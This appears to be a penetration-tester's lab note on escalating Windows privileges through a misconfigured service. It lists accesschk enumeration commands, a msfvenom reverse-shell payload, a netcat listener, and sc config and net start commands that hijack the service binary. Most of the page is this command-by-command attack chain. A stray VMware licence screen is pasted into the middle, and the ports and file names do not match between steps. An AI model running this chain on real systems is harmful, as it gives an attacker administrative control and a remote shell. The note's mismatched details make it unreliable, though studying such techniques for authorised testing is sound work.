Insecure Service Permissions


In Windows environments when a service is registered with the system a new key is created in the registry which contains the binary path. Even though that this escalation vector is not very common due to the fact that write access to the services registry key is granted only to Administrators by default however it should not be omitted by the penetration tester as another possible check.

| 1 identify

find Insecure Service Permissions (with accesschk.exe)
link:- https://learn.microsoft.com/en-us/sysinternals/downloads/accesschk

```
C:\PrivEsc\accesschk.exe /accepteula -uwcqv user daclsvc
```

/accepteula (`AcceptEula` specifies whether to automatically accept the Microsoft Software License Terms.)



VMware Workstation Pro Setup

End-User License Agreement

Please read the following license agreement carefully.

VMWARE END USER LICENSE AGREEMENT

Last updated: 03 May 2021

THE TERMS OF THIS END USER LICENSE AGREEMENT ("EULA") GOVERN YOUR USE OF THE SOFTWARE, REGARDLESS OF ANY TERMS THAT MAY APPEAR DURING THE INSTALLATION OF THE SOFTWARE.

BY DOWNLOADING, DEPLOYING, OR USING THE SOFTWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS EULA. IF YOU DO NOT AGREE TO THE TERMS OF THIS EULA, YOU MUST NOT

☑ I accept the terms in the License Agreement

-uwcqv
u= Suppress errors.
w= Show only objects that have write access.
c= Name is a Windows Service e.g. ssdpsrv. Specify '*' as the name to show all services and 'scmanager' to check the security of the Service Control Manager.
q=Omit banner
v= Verbose (includes Windows Vista Integrity Level)

```
C:\PrivEsc\accesschk.exe /accepteula -uwcqv user daclsvc
C:\PrivEsc\accesschk.exe /accepteula -uwcqv *
C:\PrivEsc\accesschk.exe /accepteula -uwcqv user *
```

| 2 compile binary

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.100.220 LPORT=4445 -f exe -o shell2.exe
```

| 3 start listener

```
nc -nlvp 4444
```

| 4 modify BINARY_PATH_NAME

Modify the service config and set the BINARY_PATH_NAME (binpath) to the reverse.exe executable you created:

```
sc config daclsvc binpath= "\"C:\Users\admin\Downloads\Insecure_shell.exe\""
```

| 5 start service

```
net start daclsvc
```